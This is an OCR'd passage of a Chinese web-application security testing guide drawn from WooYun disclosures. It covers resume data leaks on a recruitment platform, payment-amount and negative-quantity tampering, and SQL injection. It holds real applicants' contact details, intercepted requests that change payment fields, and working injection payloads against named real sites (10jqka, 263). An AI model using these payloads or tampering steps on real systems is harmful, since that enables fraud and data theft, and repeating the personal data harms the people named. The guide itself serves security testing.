硕士 复旦大学 国际关系与公共事务学院 2005.09-2008.07 行政管理 公共政策理论分析、城市发展战略、政府绩效评估与战略管理、当代中国行政专题研究
下载
不合适
面试



应聘职位：运营总监
2015-04-26 19:31
通知面试
发面试通知
已安排面试
收件人 1010503001@qq.com
* 主题 上海童锐网络科技有限公司：运营总监面试通知
* 面试时间
可选模板 ff
* 面试地点
* 联系人
* 联系电话
补充内容
编辑内容仅针对本次发送，不会影响模板
发送
预览
下载
不合适
面试



应聘职位：运营总监
2015-04-26 19:31
通知面试
发面试通知
已安排面试
收件人 1010503001@qq.com
* 主题 上海童锐网络科技有限公司：运营总监面试通知
* 面试时间
可选模板 ff
* 面试地点
* 联系人
* 联系电话
补充内容
编辑内容仅针对本次发送，不会影响模板
发送
预览
姓名：王佳
联系电话：
教育背景
学历
本科
硕士


应聘职位：运营总监
2015-04-26 19:31
确认简历不合适
确认这份简历不合适吗？
确认后，系统将自动发送不合适通知邮件至用户邮箱
可选模板 系统模版
非常荣幸收到你的简历，招聘方经过评估，认为你与该职位的条件不太匹配，无法进入面试阶段。
相信更好的机会一定还在翘首期盼着你，赶快调整心态，做好充足的准备重新出发吧！
编辑内容仅针对本次发送，不会影响模板
确认不合适时，同时关闭预览页
确认不合适
取消
姓名：王佳
联系电话：
教育背景
学历
学校
本科
硕士


126 网易免费邮 www.126.com
qiyea0002@126.com
收信
写信
收件箱 (2)
红旗邮件
待办邮件
联系人邮件
草稿箱
已发送
其他3个文件夹
邮件标签
邮箱中心
文件中心
附件圈集
邮箱大师 下载
新邮件提醒
多帐号管理
支持所有邮箱
www.lagou.com
qiyea0002，你好！
以下是应聘"测试"的简历。我已查阅，请您评估一下。+若觉合适，我们将安排面试，谢谢！
张春龙的简历
张春龙 | 本科 | 4年工作经验 | 厦门
毕业院校：本科 · 闽江学院
最近工作：渠道经理、集团客户经理 · 中国移动福建公司泉港分公司
目前状态：我目前已离职，可快速到岗
*为保证数据安全，查看完整简历时请输入验证码：807374
查看完整简历
扫描右侧的二维码，即可通过拉勾的微信服务号，
www.wooyun.org


应聘职位：营销推广专员
2015-04-26 19:31
张春龙
推广过APP，有一定的手机渠道人脉，刷的起脸
渠道经理、集团客户经理 · ...
本科 4年工作经验 泉州
347408332@qq.com
工作经历
中国移动福建公司泉港分公司
2013.07 — 至今
渠道经理、集团客户经理
负责企事业单位以及核心商圈客情关系维护，有一定的手机渠道以及运营商人脉，能够刷的起脸
下载
www.wooyun.org





使用 pydbg 这种工具可瞬间建立离线简历库，还好我是良民- -，有没有信息贩子路过你们好好查查吧。

2.3 业务数据篡改

2.3.1 金额数据篡改


抓包修改金额等字段，例如在支付页面抓取请求中商品的金额字段，修改成任意数额的金额并提交，查看能否以修改后的金额数据完成业务流程。

案例：12308 订单支付时的总价未验证漏洞(支付逻辑漏洞)

在支付时可修改订单总价


在支付时可以修改订单总价,为了避免不必要的麻烦,未完成支付的最后一步.但是跳转到支付宝价格已被修改。未完全确认，希望厂商自行测试。

1.下单




pay.12308.com/toPay.htm?orderNo=0215123081609585
订单编号：0215123081609585 | 应付金额 21 元
支付剩余时间： 09 分 42 秒
车票信息
无锡站 -- 后巍
座次：--
发车时间: 2015-05-31 07:05
银行卡/储蓄卡
信用卡
第三方支付平台
扫码快捷支付
微信支付
QQ钱包
在线支付平台
支付宝
网上银行（银联）
在线支付
确认支付
www.wooyun.org

2. 修改


Burp Suite Professional v1.6beta - licensed to LarryLau
Request to http://pay.12308.com:80 [223.6.251.196]
Forward
Drop
Intercept is on
Action
POST /aliPay.htm HTTP/1.1
Host: pay.12308.com
Proxy-Connection: keep-alive
Content-Length: 209
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://pay.12308.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.90 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://pay.12308.com/toPay.htm?orderNo=0215123081609585
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6,zh-TW;q=0.4
orderId=1492185&orderNO=0215123081609585&orderNo=0215123081609585&phone=&subject=%E6%B1%BD%E8%BD%A6%E7%A5%A8&alibody=12308%E6%B1%BD%E8%BD%A6%E7%A5%A8&total_fee=1&remainingTime=599&k_phone=&k_code=&bank=aliPay
www.wooyun.org

修复方案：

加强验证

2.3.2 商品数量篡改


抓包修改商品数量等字段，将请求中的商品数量修改成任意数额，如负数并提交，查看能否以修改后的数量完成业务流程。

案例：蔚蓝团支付逻辑漏洞(可负数支付)

某团购网站通过修改数量为负，成功获取账户余额，该余额可成功支付其他订单！

蔚蓝团团购网站：http://tuan.wl.cn/
选好团购商品，然后点击最下面的支付宝支付：

抓包，并修改数量为-1：



网站里出现未支付订单：

团购项目	数量	总价	订单状态	操作
	-1	¥ -299元 (运费:0元)	未付款	付款 - 取消

直接点击付款，马上就跳转到显示付款成功的页面：

团购项目	数量	总价	订单状态	操作
	-1	¥ -299元 (运费:0元)	已付款	-----

账户余额增加了：

优惠券 | 订单 | 余额 | 收货地址

您当前的帐户余额是 **308.90** 元 <点我为账户充值>

摘要	日期	金额（元）
团购商品	2015-04-19 14:17:43	+ 299
团购商品	2015-04-19 14:08:17	+ 9.9

使用该账户余额正常购买别的商品：

提交订单

团购项目	数量		价格	快递		总价
现价109元全国包邮！原价264元 BBC科普三部曲 套装3册，含《地球:行星的力量》《海洋:深水探秘》《生命:非同寻常的动物》 英国BBC电视台巨资打造的科普巨作，自然纪录片第一品牌！	1	x	¥ 129	+ ¥ 0	=	**¥ 129**

（如果在线支付有限额，可先分多次对账户充值，然后刷新本页使用余额支付） 当前账户余额 308.90元，使用余额付款后，

还应支付金额：**¥ 0**元

账户余额充足，直接付款　返回修改订单

利用余额支付成功：

2.3.3 最大数限制突破

很多商品限制用户购买数量时，服务器仅在页面通过 js 脚本限制，未在服务器端校验用户提交的数量,通过抓包修改商品最大数限制,将请求中的商品数量改为大于最大数限制的值，查看能否以修改后的数量完成业务流程。

2.3.4 本地 js 参数修改

部分应用程序通过 Javascript 处理用户提交的请求，通过修改 Javascript 脚本，测试修改后的数据是否影响到用户。

2.4 用户输入合规性

2.4.1 注入测试


a. 手动注入

1.在参数中输入一个单引号”’”，引起执行查询语句的语法错误，得到服务器的错误回显，从而判断服务器的数据库类型信息。 根据数据库类型构造 sql 注入语句。
例如一个 get 方式的 url[http://www.xxx.com/abc.asp?p=YY]
修改 p 的参数值 http://www.xxx.com/abc.asp?p=YY and user>0 ，就可以判断是否是 SQL-SERVER，而还可以得到当前连接到数据库的用户名。
http://www.xxx.com/abc.asp?p=YY&n … db_name()>0 不仅可以判断是否是 SQL-SERVER，而还可以得到当前正在使用的数据库名 。

2.盲注，大部分时候 web 服务器关闭了错误回显。

http://www.xxx.com/abc.asp?p=1 and 1=2 sql 命令不成立，结果为空或出错 ；
http://www.xxx.com/abc.asp?p=1 and 1=1 sql 命令成立，结果正常返回 。
两个测试成功后，可以判断负载的 sql 被执行，存在 sql 注入漏洞。

手动注入网站示例。登录密码（‘or’ 1’ = ‘1）并成功进入管理后台。



a. a Limit 后盲注

案例：同花顺一处 limit 后盲注（ROOT 权限/跨 11 库）


检测发现以下地方存在 SQL 注入：（注入参数 limit，limit 后时间盲注）

http://ft.10jqka.com.cn/thsft/iFindService/CellPhone/i-strategy/list-data?classify=1&flag=fancy&limit=3&order=1&page=1&sort=totalrate&type=0&version=1.1.23.1


Payload：（延时 7 秒）

http://ft.10jqka.com.cn/thsft/iFindService/CellPhone/i-strategy/list-data?classify=1&flag=fancy&limit=1/**/procedure/**/analyse(extractvalue(1,benchmark(25000000,md5(111))),1)+--+-&order=1&page=1&sort=totalrate&type=0&version=1.1.23.1

1.当前数据库用户，ROOT



2.所有数据库，共 11 个



a.b Sql 盲注


案列：263 通信某 APP 一处 SQL 盲注（附验证脚本）

263 网络会议 3.0
http://www.263.net/263/download/


下载 APP，"快速入会"功能，接口：

```
POST http://cc.263.net/rest/netmeeting/quickLoginNet HTTP/1.1
Content-Type: application/json;charset=UTF-8
Content-Length: 65
Host: cc.263.net
Connection: Keep-Alive
{"pCode":"46867588","username":"lisi","clientType":10}
```

注入点：pCode
bool 盲注。
false：



JSON
clientType=10
pCode=46867588' or 'a'='b
username=lisi
' or 'a'='b
Expand All
Collapse
JSON parsing completed.
Get SyntaxView
Transformer
Headers
TextView
ImageView
HexView
Caching
Cookies
Raw
JSON
XML
JSON
errorCode=90002
msg=会议密码错误，请重新输入。
www.wooyun.org

true：



数据库用户：

BOSSAPP@192.168.99.67



python 验证脚本：

